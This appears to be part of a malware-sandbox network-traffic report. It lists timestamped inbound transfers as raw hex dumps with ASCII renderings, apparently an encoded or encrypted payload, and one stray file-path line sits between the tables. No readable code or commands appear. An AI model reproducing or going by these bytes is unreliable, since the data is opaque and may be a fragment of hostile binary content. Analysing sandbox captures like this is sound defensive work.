2022-07-29 05:11:49 UTC	569	IN	Data Raw: 5a 8b 6a 8c 72 08 1a ba f5 5f 6f 55 ff 09 0a d3 cc 44 7d 77 f4 7d cf dc ea 59 6b 7a 23 a0 00 0f 7f 82 cd d5 60 a8 09 24 69 6d 64 e3 30 48 6f 11 7f 43 af 65 50 1b 20 25 56 08 5e e6 09 24 69 c2 14 62 00 54 8e 47 11 cf 52 05 44 84 e1 1e 8d b3 21 4b 7d 8b 1d 67 6c ae ec ac 2a 35 07 c7 23 d8 1f 29 4b 29 f9 ef 2d e4 86 48 d2 1f 7c 26 78 a0 ef 65 10 06 d9 c1 b8 e7 c2 2d 56 30 30 27 c6 ec 11 c0 b4 26 f7 66 3b 4b 8c 43 26 e6 31 3b f3 a0 c4 38 e4 22 5d 8e 96 d1 9c 2d 75 33 5d bc 0a 5e 4d 64 64 05 c2 24 62 b9 10 7f 49 32 62 19 d3 03 20 aa 6e c5 88 0b 36 0b c1 76 4b 0a 37 28 53 e6 08 10 98 26 48 45 b1 6e 3b ad 00 d9 62 a0 01 3b 49 ee 1f 9f ee 2a 5d 89 1c af 9f 03 20 1d fb fa 4f 25 63 31 2b a2 0e 71 f3 4d 75 54 65 11 42 c2 2d 56 f8 2a a3 0c c4 0b 36 a8 31 c3 8c 24 5a Data Ascii: Zjr_oUD}w}Ykz#`$imd0HoCeP %V^$ibTGRD!K}gl*5#)K)-H|&xe-V00'&f;KC&1;8"]-u3]^Mdd$bI2b n6vK7 (S&HEn;b;I*] O%c1+qMuTeB-V*61$Z
2022-07-29 05:11:49 UTC	577	IN	Data Raw: 79 cf 48 00 9e 06 37 56 0c 5c 2b f4 22 21 36 a0 01 44 ca d7 d2 67 ee 2a 22 41 e1 0c b4 82 7e aa 6e 02 88 0b 49 e7 a9 65 4b a0 1f 57 6d ee 38 6f 6b ae b2 55 bb 66 44 bc 0a 7d e1 64 1b b5 ef 91 72 b9 20 00 98 7b 59 43 d9 33 5f 6e 14 90 b2 cf 53 4e 03 08 e9 8e f3 4d 0a cd 9a 72 01 c8 1d 29 b9 66 04 f2 0a 21 4a 0b b4 2b ca 24 1d 47 1f 90 b2 81 2c 2c 42 50 3a 7e a0 70 20 c7 63 0a b3 6e 24 08 36 4e 65 e4 08 6f d4 4f 18 87 d1 27 a2 78 20 cf 53 4e 56 34 9a 69 f9 7d 0a e6 08 e7 9e 06 37 30 1e e0 2b f4 2a 21 2a 4a 31 44 38 e8 37 57 e4 2a 22 43 1c bc a7 c7 45 4c d5 ad 50 c6 ad 64 1b a2 0e 76 b5 7d 0a 15 e2 04 59 82 3d 29 3a a2 5e 5a b9 0c 2e 6e ff 6e 24 e8 37 23 a2 2a 22 a6 f0 08 58 cd 7d 4c 6a be 8f b9 c7 e0 9e 2e c2 34 1d b9 28 00 55 f5 77 60 d9 33 5f a3 74 a4 2d Data Ascii: yH7V\+"!6Dg*"A~nIeKWm8okUfD}dr {YC3_nSNMr)f!J+$G,,BP:~p cn$6NeoO'x SNV4i}70+*!*J1D87W*"C ELPdv}Y=):^Z.nn$7#*"X}Lj.4(Uw`3_t-
2022-07-29 05:11:49 UTC	584	IN	Data Raw: 9e a2 ca 8b 64 e0 07 8f 66 49 fe 0d 15 ce 15 b1 bb 6e 9c c2 ae f6 25 94 0a 8e 8a 8b 71 b1 30 d8 cc 75 ee 05 35 09 30 e4 6e 8e da 01 c2 21 f5 6e f0 9b c2 c7 9a ee 08 bb 9f 8f 58 46 b1 56 90 5c 4c a7 26 e6 31 f8 af f7 b4 38 ee 22 9e f7 b8 fb ff 56 58 29 ea df 49 c7 73 f2 f5 6e 98 c4 3e 38 65 ee 38 d3 fa b9 50 46 f7 66 e0 96 a3 60 26 aa 39 e0 bc 80 ca e3 2e 07 62 2b 93 92 b1 45 fa e2 c2 33 c6 03 ed e0 11 e0 40 e0 07 f3 af ca 4f 03 9e 06 3f 5b 2a 03 2b be 02 29 d1 c0 3c a6 0e 8e 3a b1 21 4b 05 2b 93 92 b1 45 fa e2 c2 30 c6 03 41 a0 31 4c f7 7f 8d c7 a4 02 2a 07 d8 36 3f 3a 43 d9 2a 7d c4 0b f9 69 fd 6f 6f 21 f9 7d d2 e6 09 24 61 c8 1d 21 74 a8 6e fe c4 1b f5 aa 39 90 03 e8 2e 1c 55 e6 09 24 71 ab 1e eb cf dc ec 70 28 b0 6b ff 74 aa 06 06 4f 96 80 64 c6 c8 d2 Data Ascii: dfIn%q0u50n!nXFV\L&18"VX)Isn>8e8PFF`&9.b+E3@O?[*+)<:!K+E0A1L*6?:C*}ioo!}$a!tn9.U$qp(ktOd
2022-07-29 05:11:49 UTC	592	IN	Data Raw: d9 33 00 1c 76 15 e9 89 63 61 d5 4e 4c 61 19 7d 25 37 c4 45 19 c2 2d 06 6e e1 a4 37 88 0b 0e ea 5b ba 4b 0a 37 10 4a e6 08 28 d2 0e 70 fe f1 e3 eb f5 b8 af e7 cb 72 a2 1e 49 f3 4d 4d 7c f4 25 3a c2 2d 6e 86 d8 54 56 88 0b 1e 44 7b f7 4b a0 1f 00 66 ee 00 38 78 8c a2 41 b1 56 13 4f 43 b7 21 65 ff 66 73 25 f9 7d 4d e4 18 40 d2 0e 68 ae 3c f5 d4 ca a6 23 27 21 74 ec 0e 49 30 10 fd 6f cc 45 71 d0 b5 46 30 e2 46 1d 48 cf 53 09 c4 b9 ab 11 f3 4d 4d d2 79 e7 29 84 1d 76 64 dd eb 35 ce 0b 16 51 a8 d4 b4 20 ca 68 65 6f 4d 81 2c 73 cc 3b f5 23 a0 70 7f c5 63 09 9c 22 f5 61 72 70 ec 6a db 0d 5b 43 9f 03 18 6e ea fa 4f cf 53 09 69 a6 30 fa f3 7d 4d 6c b9 00 59 c2 2d 6e 63 23 9e ae c4 03 0e 69 ff 2e 3b 6c 70 38 ec 27 6d c7 1c 73 51 fd 7f 23 93 92 5f 26 2c aa 39 1b bc Data Ascii: 3vcaNLa}%7E-n7[K7J(prIMM|%:-nTVD{Kf8xAVOC!efs%}M@h<#'!tI0oEqF0FHSMMy)vd5Q heoM,s;#pc"arp j[CnOSi0}MlY-nc#i.;lp8'msQ#_&,9
2022-07-29 05:11:49 UTC	600	IN	Data Raw: e9 e9 26 93 b2 c7 1c 34 fa 08 b2 23 a0 78 38 b9 c7 e0 9e 2f c2 34 05 f9 08 18 47 81 2c 34 d6 fc 30 23 ec 70 d8 6b f4 90 74 aa 3e f6 b9 2a ac 17 cc 75 ce 3b 55 3e 48 6b a0 70 f0 06 af 65 50 13 03 ec 37 ff 2d e6 09 24 69 c8 1d d1 b9 67 0f 1d c4 0b 51 65 ff 66 34 25 f9 7d fe e4 18 6f 11 c8 15 e9 b9 67 0f 15 a7 27 6a 21 74 ec 0e 0e 4f b7 65 6f 8c 65 36 4f d3 8e 8e 8c b1 3f 4f 25 63 4e 05 a2 0e 0e 19 7d 0a 7a c4 45 36 c2 2d 29 30 33 2c c9 c4 0b 49 1a bc 93 32 36 76 38 6a 2b bd e9 a3 b1 a7 b9 f7 66 44 f8 0d 47 26 a0 31 44 57 7b 8d c7 0e 2a 22 7a d0 06 37 2d 75 4c 59 bc 0a 21 a7 54 1b 5f e9 36 b4 ff 20 10 c7 8c e9 43 33 03 4f 19 a2 70 30 cf 53 5e 0c 77 b0 46 b5 7d 12 42 d5 50 59 28 1d 31 12 aa 6e 42 ce 0b 51 0d a9 d4 b4 e0 07 4f a8 86 f4 0a 1d c8 15 31 bb 76 44 Data Ascii: &4#x8/4G,40#pkt>*u;U>HkpeP7-$igQef4%}og'j!tOeoe6O?O%cN}zE6-)03,I26v8j+fDG&1DW{*"z7-uLY!T_6 C3Op0S^wF}BPY(1nBQO1vD


Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:49 UTC	608	IN	Data Raw: 4f b6 ff 35 74 ea e6 89 77 38 65 6a cc b5 b1 46 58 46 5d 6f 2d 35 88 cb c6 24 74 2b 92 1b a8 38 e4 ea ad 05 59 43 2a e4 30 23 aa b0 af 4b 26 21 5a a3 b4 9e f3 8d 85 6a 4d 00 e9 f4 81 46 bb a6 cb 30 4f 4e 62 aa f1 c3 4e 61 72 b3 e8 b7 48 00 59 ca 1c 62 10 cb a1 28 4f 4e e1 a4 9c 2e 4b 61 a3 94 6c 6f c6 8d b1 46 58 46 88 80 a0 1b f5 b9 c7 69 f9 66 cb a0 98 3d ec fa a5 05 59 43 d9 f3 d8 26 2b 35 a0 4f 27 21 b3 ae 93 64 72 38 62 51 54 00 32 c6 80 43 30 23 30 bc ca 96 23 21 74 aa fe b9 77 38 65 a0 b2 0b aa c2 ed 9e 35 23 2b 82 b3 eb d7 e6 f1 cb 4e 61 72 ec 31 4d 4d 81 d4 a3 5d 46 30 6d 03 33 64 cf 93 c1 71 2b 4b e6 1e 17 4e 2b c6 8d b9 46 58 46 74 a8 ae ed 4a 4e 26 aa e1 c3 4e 61 72 d0 ab d6 b2 ff 15 c8 9f cb 78 dc 93 6a 4f 4e 26 47 fd 6f 06 e1 b5 bd bd 6a 4d Data Ascii: O5tw8ejFXF]o-5$t+8YC*0#K&!ZjMF0ONbNarHYb(ON.KaloFXFif=YC&+5O'!dr8bQT2C0#0#!tw8e5#+Nar1MM]F0m3dq+KN+FXFtJN&NarxjON&GojM
2022-07-29 05:11:49 UTC	616	IN	Data Raw: 59 c2 15 66 bd a5 9b 7e ce 0b 06 2c 8b 2b 4b e0 07 18 f3 8e bd 4b 9e 06 68 5d 31 de 2b be 0a 7e e7 c1 72 a2 0e 51 f3 4d 55 64 af 4f 66 c8 1d 76 bb 66 0b be 0a 76 ad 64 5c a2 0f 45 52 d0 6f bf b2 ff 11 c8 a0 0e b5 e3 24 b1 c4 4f 26 21 cc f0 4b 6b 72 d1 49 90 b2 ff 9e 06 68 a6 60 a5 2b 8d 50 cb cd 70 f5 5e 7b d2 92 93 25 ee 00 30 0b 31 21 a5 b1 56 1b 99 42 cc 3a e6 31 13 bd 5b ac 38 e4 2a 75 6f e4 bc a7 c7 45 1b 4e f5 93 4e e1 64 54 fe 0c 03 72 f9 08 4f 48 8b 14 63 af a7 f1 c9 2f bc 1a 6e a7 64 54 01 76 9e 8d b9 10 4f 9d 9a a7 bc 9f 03 18 c0 50 7b 4f 06 ad f6 f5 66 63 a4 5f 34 cd ee 08 28 21 c0 a7 b9 b1 56 03 87 37 0e 8e aa 31 03 0f ea 3f 18 21 e4 08 38 d2 0e 68 cf 74 07 0b dd 27 ef 26 21 cc 83 b3 61 72 d1 f7 91 b2 ff e1 4d 05 47 30 ca a3 cb b0 b1 e1 64 54 Data Ascii: Yf~,+KKh]1+~rQMUdOfvfvd\ERo$O&!KkrIh`+Pp^{%01!VB:1[8*uoENNdTrOHc/ndTvOP{Ofc_4(!V71?!8ht' &!arMG0dT
2022-07-29 05:11:49 UTC	624	IN	Data Raw: 0f 45 52 70 e6 ab 55 c3 11 c8 9c 0e b9 7b 23 79 c6 06 06 6d fd 6b 53 34 24 6f 2d e2 e5 a8 a0 bc a7 0e b1 cf 6b 32 4f 4e ad a4 f4 2d 4b 61 36 b3 f0 ff 4b 00 59 0b d3 f3 b8 25 2b 35 0b c7 72 05 44 63 c2 15 56 10 ec 2b 69 20 b1 a6 1f 47 30 6b a0 49 6b 2e 15 e1 3c a2 0f 45 1e ff 21 4b 25 e0 c4 4b 58 fe f7 c9 20 35 0a 7d fd 1c fe 7a 4e 61 7d bc 55 69 4d 00 64 45 df 41 30 2c af 21 4b 4e 26 1c 01 8b 42 61 7d bc d5 6c 4d 00 64 84 b2 4d 30 2c af a6 4c 4e 26 1c 88 b6 45 61 7d bc d6 6f 4d 00 64 27 17 49 30 2c ae b5 49 4e 26 e6 30 0f 1f df bd 57 65 d7 96 4b 31 6c 14 cd f7 a8 67 11 1b b9 c7 99 d3 3b 23 6b 59 f2 b4 86 4e ca 98 aa 5c cf 7c 07 7f f4 23 6a 72 26 b5 47 6f 35 71 b9 11 4b 19 97 32 4b 58 81 74 07 4b f5 02 60 26 aa 38 0f 2b 96 93 13 af be a4 03 93 82 b1 40 b9 Data Ascii: ERpU{#ymkS4$o-k2ON-Ka6KY%+5rDcV+i G0kIk.<E!K%KX 5}zNa}UiMdEA0,!KN&Ba}lMdM0,LN&Ea}oMd'l0, IN&0WeK1lg;#kYN|#jr&Go5qK2KXtK`&8+@
2022-07-29 05:11:49 UTC	631	IN	Data Raw: 78 37 4f 4e 1b 35 8e 23 4b 6e f7 00 67 6f 4d c7 1c 74 1e 6b 86 23 aa 70 78 b1 cb de 8b aa 0e 56 0c ea 65 6f 8c 65 6e 4f d9 33 07 23 1b e9 21 89 63 36 d2 0f ca 61 f3 7d 72 25 97 ff a6 c2 15 51 f5 05 5f 3d ce 0b 31 51 cf d4 b4 e0 07 2f 02 d5 b9 08 9e 06 77 de 84 09 2b f4 22 61 2f 4a 31 04 76 e8 37 17 e4 22 62 05 55 0f b5 c7 45 0c 4c 2b 02 a3 e1 64 53 fb 5b 92 72 f9 00 48 43 81 2c 64 58 46 04 a7 ec 70 54 3f 66 92 74 aa 06 7a 14 ad c5 77 8c 65 42 45 d9 33 2b 8a 46 ca 63 89 63 3e ee c8 ed 61 b3 5d 7a 62 8c 6d 46 46 d9 33 2f 72 cf d7 49 89 63 12 83 75 21 61 f3 4d 56 c9 c2 be 72 c2 1d 75 96 0a d4 ca 24 0b 15 51 fd 6e 78 d9 61 40 9e 4e cc 75 6a 83 05 fe 1c e4 6e 1e d8 89 b4 21 f5 6e 60 a5 ed 38 65 ee 38 2b 99 9e c5 46 f7 66 10 0a bc d7 26 e0 11 10 43 e0 07 03 82 Data Ascii: x7ON5#KngoMtk#pxVeoenO3#!c6a}r%Q_=1Q/w+"a/J1v7"bUEL+dS[rHC,dXFpT?ftzweBE3+Fcc>a]zbmFF3/r lcu!aMVru$Qnxa@Nujn!n`8e8+Ff&C
2022-07-29 05:11:49 UTC	639	IN	Data Raw: 5d ff a6 bc d8 3b e7 23 63 b8 02 99 52 11 fe 3a c6 23 a2 04 4f 18 59 48 56 fd 98 0f 88 dc 28 cb b0 b1 21 21 74 62 44 c2 b2 4a 6e ef a7 61 d9 b9 41 30 33 e5 2a 6d 07 b1 e7 a1 4d 2b 3e b1 f9 fb 8c a0 b3 ff a6 fb 18 fb 37 23 16 fd f1 4e 26 2e f0 ba 4a 61 72 d1 df 91 b2 ff 9e 06 f3 06 5f 9b 2b b4 0a e5 5c c1 74 2b ca 24 d9 52 e4 90 b2 81 2c e8 67 28 86 23 ec 70 e8 c5 6f c5 74 aa 0e c6 56 f4 65 6f 8c 65 fe 53 99 2b 97 20 aa 40 e8 dd fa 9d 76 a0 0e c6 f9 7d ce 87 9f 07 58 43 9f 03 9b be dd a7 4f 06 ad f9 f5 5e e0 ad b2 74 32 ee 08 ab 83 5d a7 b9 b1 56 80 47 66 9d 71 aa 39 80 a3 76 f6 38 65 a8 08 a7 72 eb 97 46 b1 6e 8c c6 23 27 0e 65 ff e3 f3 fe 60 dc 4c ae 20 a7 54 82 35 e1 35 a2 5e 92 51 ff 25 21 b3 6e e0 e6 fd ae 65 04 00 ab 21 ca 15 ed bb 6e 80 c2 ae 65 ec Data Ascii:];#cR:#OYHV(!!tbDJnaA03*mM+>7#$N&.Jar_+\t+$R,g(#potVeoeS+ @v}XCO^t2]VGfq9v8erFn#'e`L T55^ Q%!ne!ne
2022-07-29 05:11:49 UTC	647	IN	Data Raw: fd 67 6f 69 27 6b 2d e4 a1 48 da af 10 75 f9 9b fa 60 42 4e e1 64 9c 38 9a 6e 72 70 ec 22 a1 33 82 7e d6 5e 37 23 24 b1 0c 4f 26 21 49 b4 d7 69 72 37 e1 b4 4d 00 59 7e 81 c1 3a 23 5f 44 72 9f 73 2c 74 24 ce 59 70 38 65 a8 08 18 88 22 f0 46 f1 4e 33 36 8e 2b 3e 2e ff 66 53 d9 d9 92 cf c5 0c b8 09 41 58 46 c7 c2 ea df 49 c7 73 39 f5 5e 53 98 af 50 64 a8 08 20 e8 ae f6 46 b1 66 0b 97 17 b1 d9 a0 01 0b b9 e2 d4 38 ee 2a 6d 8b 1c 5b b0 35 d3 dc d4 7d c6 4b 36 12 75 2b 03 e4 b2 37 e1 88 4c 00 59 fb 81 c1 3a 23 c2 47 b0 b1 d9 e6 31 0b 4a 8d 1a 38 e4 1a 6d 5d 50 1b 79 c7 75 03 33 a1 b0 b1 a7 54 54 5d 7f b2 66 b9 10 4f 40 0d b6 76 9f 03 28 9a 07 d2 4f cf 6b 39 0c 49 ac b9 f3 7d 7d d7 9c ff a6 82 3d 5e 3d a2 5e 2d 95 40 35 c9 38 a0 4e d2 40 39 65 e4 18 18 d2 0e 78 Data Ascii: goi'k-Hu`BNd8nrp"3~^7#$O&!Iir7MY~:#_Drs,t$Yp8e"FN36+>.fSAXFIs9^SPd Ff8*m[5]K6u+7LY:#G1J8 m]Pyu3TT]fO@v(Ok9l}}=^=^-@58N@9ex
2022-07-29 05:11:49 UTC	655	IN	Data Raw: 78 ae 67 11 37 a6 80 62 8b d4 f4 63 72 38 65 23 c0 9c 7d 03 59 46 30 a8 ec 7c c4 15 36 68 ff 58 53 28 f9 43 45 22 c6 73 71 0a d3 a5 6d e0 e7 f9 c6 1a 02 31 fd 67 6f 69 27 70 ee 83 05 83 b5 33 9f 03 d8 b8 c9 32 4f 89 63 cd f0 40 42 61 b5 7d 95 e4 0f 06 59 70 98 ff 69 9f f1 b4 c6 0b d2 e6 31 33 e3 4a 4f 38 e4 22 55 fb 8c c6 4c c7 75 3b 16 7f 4f 4e a7 54 6c 3d d5 a1 14 b9 10 77 5f 06 8b 9e d3 03 28 aa 6e e9 88 0b 3e 89 89 70 4b e0 37 20 29 1d b2 ff d8 36 40 9e 90 c7 d8 be 0a 56 af 64 ac ec 0e 79 c0 52 4c 6f 26 45 41 2d d1 03 28 e2 4e 2d 46 cf 53 39 49 03 4d cb f9 7d 7d e6 08 e0 9e 06 78 aa 21 3b 2b b4 3a 6e 08 85 88 27 20 24 52 1f ec 2a 6d 81 2c 63 dd f6 e7 d5 ec 70 5f ac 52 76 74 aa 0e 71 89 e0 65 6f 8c 6d 49 45 d9 33 20 17 4a 34 4f 89 63 f1 42 9b 3e 61 b3 Data Ascii: xg7bcr8e#}YF0|6hXS(CE"sqm1goi'p32Oc@Ba}Ypi13JO8"ULu;ONTl=w_(n>pK7)6@VdyRLo&EA-(N-FS9IM} }x!;+:n' $R*m,cp_RvtqeomIE3 J4OcB>a
2022-07-29 05:11:49 UTC	663	IN	Data Raw: dc 8b b1 81 d2 07 7c 66 b9 67 0f 15 c4 02 02 09 ff 6f 6f 51 41 f0 24 e6 45 c7 1d 67 78 10 aa 37 2b b4 0b 6a 06 23 9a 2b 4b e0 06 1c 45 62 15 1e 59 c8 1c 62 10 aa 6f 11 6f c5 6a 05 4c a0 4f 45 41 f0 ec 65 8a 44 7d 63 6f 48 fc 23 ea 51 6b 6e 22 a0 00 0f 6b 44 41 f3 69 e4 09 24 79 ca 1c 62 10 6b a8 f1 57 8d ea ed 3c a8 a7 79 b5 7c 41 4f 8e a5 5a 43 9f 02 14 07 cc a7 4e 4e e1 65 50 0b f6 65 cb 38 a4 0b 69 20 56 0f d3 87 f1 4f 0f 15 5f cf 52 05 54 aa 2b 63 72 b3 21 4b 6d 89 1d 67 78 81 74 07 1b b0 c6 76 47 e6 70 0f bd c1 3f 01 a2 2b 69 28 ab 0b 1c 0e f7 67 0f 0d b8 ee c3 03 b3 6f 6f 41 00 0f 08 6f cc 4c 7d 63 f3 b0 cb d4 aa 71 6b 6e 08 e1 8b d4 ca 15 56 18 93 35 b0 f7 d2 07 7c 66 b9 67 0f 15 c4 02 02 09 ff 6f 6f 51 41 f0 24 e6 45 c7 1d 67 78 99 b4 12 2b b4 03 Data Ascii: |fgooQA$Egx7+j#+KEbYboojLOEAeD}coH#Qkn"kDAi$ybkW<y|AOZCNNePe8i VO_RT+cr!KmgxtvGp?+i(gooA oL}cqknV5|fgooQA$Egx+
2022-07-29 05:11:49 UTC	670	IN	Data Raw: 0b b2 74 40 0f 45 32 1d ec 2b 69 40 11 ce 1c 62 50 a2 6f 11 0f f1 17 de 8b 63 c2 25 56 18 e4 1b 69 40 cf bc 10 53 f7 67 0f 79 2d 7e 1f 21 f5 5f 6f 2d 99 a9 27 15 cc 44 7d 0f f8 d3 cf dc ea 59 6b 02 2a a0 00 0f 07 e1 3e 3b 65 2b c6 44 7d 0f d3 12 14 63 a0 79 6b 06 ce ea 34 2b 4b 96 aa 23 a5 4a c9 70 5d 43 5b 85 d9 2b d4 ca b0 89 62 05 30 24 ef 43 72 53 21 4b 09 55 d0 07 7c 02 88 06 62 a7 6b cf 52 05 30 e2 76 c7 f3 b9 11 4b 09 68 af 6f d2 81 74 07 6b 52 b5 ab 26 a0 00 0f 0b 74 19 50 17 e4 01 24 19 b4 b9 6d fa f2 c2 36 85 06 ab 74 f4 ea a2 65 fb 74 41 2f cc 4c 7d 03 68 d5 7d e6 aa 41 6b 0e 4c f7 28 ee 8c 25 56 70 f9 13 ce 00 98 2f 7c 0e 39 a2 67 11 07 33 9c fe 2e aa 3f 45 3a 73 7a bd 17 c7 1d 67 14 0e 8f f7 2b f4 23 6a 6a 2d f5 6f 6f 2d 29 3e 65 6f cc 4c 7d Data Ascii: t@E2+i@bPoc%Vi@Sgy-~!_o-'D}Yk*>;e+D}cyk4+K#Jp]C[+b0$CrS!KU\|bkR0vKhotkR&tP$m6tetA/L}h}AkL (%Vp/|9g3.?E:szg+#jj-oo-)>eoL}

Timestamp	kBytes transferred	Direction	Data
2022-07-29 05:11:49 UTC	678	IN	Data Raw: 58 76 00 23 2b b4 ca ae 24 21 74 a6 fc 9e 8d b9 d0 8f 4f 00 59 ef fd d4 30 e4 ae cd 4d 4e 26 90 ae 79 4b e0 f7 c0 67 6f 4d 76 6d bc a7 c7 d3 de 9b 34 4f cf 93 d9 76 2b 4b f1 50 68 65 a8 c8 e8 5b 43 58 05 23 89 2b f4 ea a6 24 21 74 3b ca e4 9a 3a 65 6f ec 67 59 43 99 eb d8 21 2b 35 4c cf 93 c9 76 2b 4b f3 5d 59 67 a8 c8 f0 5b 43 58 aa 3b 78 2b b4 8c c1 83 2b 74 ea e6 91 70 38 65 7f cc b5 a9 41 58 46 12 e0 2c 35 07 c5 62 05 2c 6f c0 ec 82 3a 65 6f 09 8b dc ab 5a 46 30 a8 be cd 4d 4e 26 aa f9 cb 49 61 72 70 ec 2b 69 20 b1 4e 26 b8 cf e4 ae cd 4d 4e 26 12 33 4e 4b e0 c7 c0 67 6f 4d 93 8b 18 c2 c7 85 db 29 35 4f f3 57 1a ee ec ce 89 70 38 65 63 31 ee 59 82 f5 ae 32 23 2b 36 24 cb ce 23 74 2b 19 e8 f7 d0 67 6f 4d 81 ec ab 5a 46 30 a3 cd bf 46 89 a3 d1 76 2b 4b Data Ascii: Xv#+$!tOY0MN&yKgoMvm4Ov+KPhe[CX#+$!t;:eogYC!+5Lv+K]Yg[CX;x++tp8eAXF,5b,o:eoZF0MN&Iarp+iN&MN&3NKgoM)5OWp8ec1Y2#+6$#t+goMZF0Fv+K
2022-07-29 05:11:49 UTC	686	IN	Data Raw: 1d 71 0a 98 37 8b 1c 2c d1 03 1b e4 6e 5a b6 5f 3d 21 ff 66 24 d9 d1 0c 5b 5d ba e1 72 89 89 af 33 e9 ea dc 49 c7 6b 4e f5 5e 24 d3 24 46 1d ee 38 6f 81 1f 18 48 bb 66 44 bc 0a 69 e1 64 1b 63 df 15 72 b9 10 00 2e e3 02 8c d9 03 5f 5e e5 35 4f 25 63 4e 42 a2 0e 0e f3 4d 0a 98 89 0b 9d c8 1d 29 b9 66 10 f2 0a 21 ec fd d8 2b ca 2c 1d 3e 0b 1e 70 81 2c 2c 33 fe c8 4e a0 70 20 c7 63 02 b3 6e 24 72 97 56 65 ee 38 6f a1 f1 8e 11 f1 46 44 31 ce 3b 49 0a 63 9d 4a ea 37 57 ec 2a 7e c7 1c 24 50 0c 05 23 a0 78 28 f6 25 94 0a 8e bc 80 b3 d2 63 e6 18 67 32 06 3f 6b b9 66 4c b4 02 29 de 1e 32 c0 ca 14 15 e9 5a 31 a6 c7 1c 44 d4 2e 9d 23 93 92 5f 26 2c a0 01 2c 4f 61 68 1f e4 1a 4a 84 31 f4 7f 81 75 5c 3a 62 07 4e a7 64 0b 99 2c 9e 8d b9 20 10 19 17 a6 bc d9 33 4f f7 8c Data Ascii: q7,nZ_=!f$[]r3IkN^$$F8oHfDidcr._^5O%cNBM)f!+,>p,,3Np cn$rVe8oFD1;IcJ7W*~$P#x(%cg2?kfL)2Z 1D.#_&,,OahJ1u\:bNd, 3O
2022-07-29 05:11:49 UTC	694	IN	Data Raw: 4f 4e 1b 37 02 2a 4b 6e f6 4e 64 6f 4d 3d 66 44 5a 46 3f a7 d1 35 4f 4e 1b 4c b8 29 4b 15 57 05 33 0f 4e 00 56 c6 e2 44 30 23 63 be 4a b5 51 21 74 a0 03 69 85 e1 7e af 68 d7 37 bc a7 43 0f 24 29 35 a4 fd e1 a4 2c 28 4b 61 39 7b 61 6f cc 8d 01 40 58 46 54 2e 58 af ce cb 7e 22 74 2b 2f 07 8d c7 e4 ea 15 03 59 43 5a f7 cf dc aa 80 17 4d 26 21 4d 96 37 fb b5 bd 35 6c 4d 00 49 51 67 46 b1 a6 7b 36 4f 4e 3d b0 74 2b ca d4 22 3b 65 6f ac d4 6a 43 d3 d3 60 20 2b 35 c4 c3 7e 22 74 2b 07 ec 36 1c 45 87 1f 4b 59 43 9f c3 60 20 2b 35 2f f1 dd 21 f5 ae 1b 62 72 38 36 ac 4d 00 d8 f6 08 45 30 23 cf 1f b8 4e e1 a4 2c 28 4b 61 2a 79 bd 6f cc 85 01 40 58 46 8c 0e d4 ca ce fb 7e 22 74 2b 0f f3 a3 38 29 e4 48 3f 2e 43 58 02 bb ae 73 36 4f 4e ad b4 24 28 4b 61 3a b5 29 4b 6d Data Ascii: ON7*KnNdoM=fDZF?5ONL)KW3NVD0#cJQ!ti~h7C$)5,(Ka9{ao@XFT.X~"t+/YCZM&!M75lMIQgF{6 ON=t+";eojC` +5~"t+6EKYC` +5/!br86ME0#N,(Ka*yo@XF~"t+8)H?.CXs6ON$(Ka:)Km
2022-07-29 05:11:49 UTC	702	IN	Data Raw: 9e 06 78 60 ae f6 2b be 0a 6e 25 e1 fd 6e 6b d9 57 71 f7 4b 8c 6d 79 4c d9 33 10 c0 47 ac 22 cf 53 01 d0 d2 d0 0c b5 7d 7d 91 e5 16 59 c8 15 5e c7 c2 00 ff 9e a7 25 eb b5 c2 48 e8 3f 20 dc 7e 77 db e3 c2 2d 5e f1 97 0b 79 8e 23 3e 2d f5 5e 53 1d 95 3b 65 e4 08 10 d0 07 7c 76 78 ae 6e dd 07 c7 62 05 5c a0 0e 79 36 b3 28 4f 09 8b 1c 6b d3 13 d0 aa 6f 11 6f a6 46 7b 8a d4 03 e2 b6 58 38 ac 81 cc 11 c8 9c 0e b9 7b 23 7d c6 26 36 69 fd 5b 53 36 3a bb 89 3f 05 8b ed 67 c8 46 30 23 a0 99 6b c6 26 21 74 62 c0 b9 3a b1 15 b7 c4 68 89 c8 dc 62 b0 23 2b 35 c6 0a 02 01 3c a0 b2 89 82 36 65 6f 05 8b 5c 9a 02 46 30 e4 6f 11 07 59 84 2f 74 ec 0f 45 3e 7d 38 67 4d 48 dc 83 2d 1e f7 67 0f 7d f4 16 aa 21 cd 68 7a f4 91 79 dc 62 11 fd 2b c2 1c 62 78 f2 29 ca b0 cf 52 05 3c Data Ascii: x`+n%nkWqKmyL3G"S}}Y^%H? ~w-^y#>-^S;e|vxnb\y6(OkooF{X8{#}&6i[S6:?gF0#k&!tb:hb#+5<6eo\F0o Y/tE>}8gMH-g}!hzyb+bx)R<
2022-07-29 05:11:49 UTC	709	IN	Data Raw: 9c 19 f0 e8 ee 2a 8a 89 1d 67 38 0e bb 66 44 7d c6 0a 02 79 ff 6e 9c e8 36 1c 2d e4 08 d3 15 ca 3c 62 70 aa 6f 11 77 c5 63 fe 30 a0 0e 82 fb 7c 41 47 01 89 35 67 78 ae a4 4d d4 ca 88 0b c5 ec 34 96 4b 2d fb 54 41 4f 05 8b a1 c2 1d a5 8e ea 2b 35 ce 3b c5 b7 e8 94 4b a6 37 e7 f6 33 9d 00 d8 06 87 47 2d dc d4 b4 3a 91 e6 05 bf 2b 8c 24 b5 df ef f3 4d 81 14 84 61 e6 d9 3c aa 70 88 51 13 21 74 aa 3e a6 4b 26 9f 70 8a 45 8e 1a 12 38 30 a2 5e e2 51 52 0f 95 f5 5e 9c cb 37 66 d1 2b c6 4d 8e 07 d3 03 f7 a8 7e ea c4 03 c5 c9 7a 2a b5 9e 3a bd 9a 60 c9 65 5b 43 58 fe 31 23 2b 35 03 c3 63 ca 38 a0 84 e8 37 d3 a2 2a 9e fb 40 7a 58 fe 7f cf ef 7b c4 03 f5 d6 95 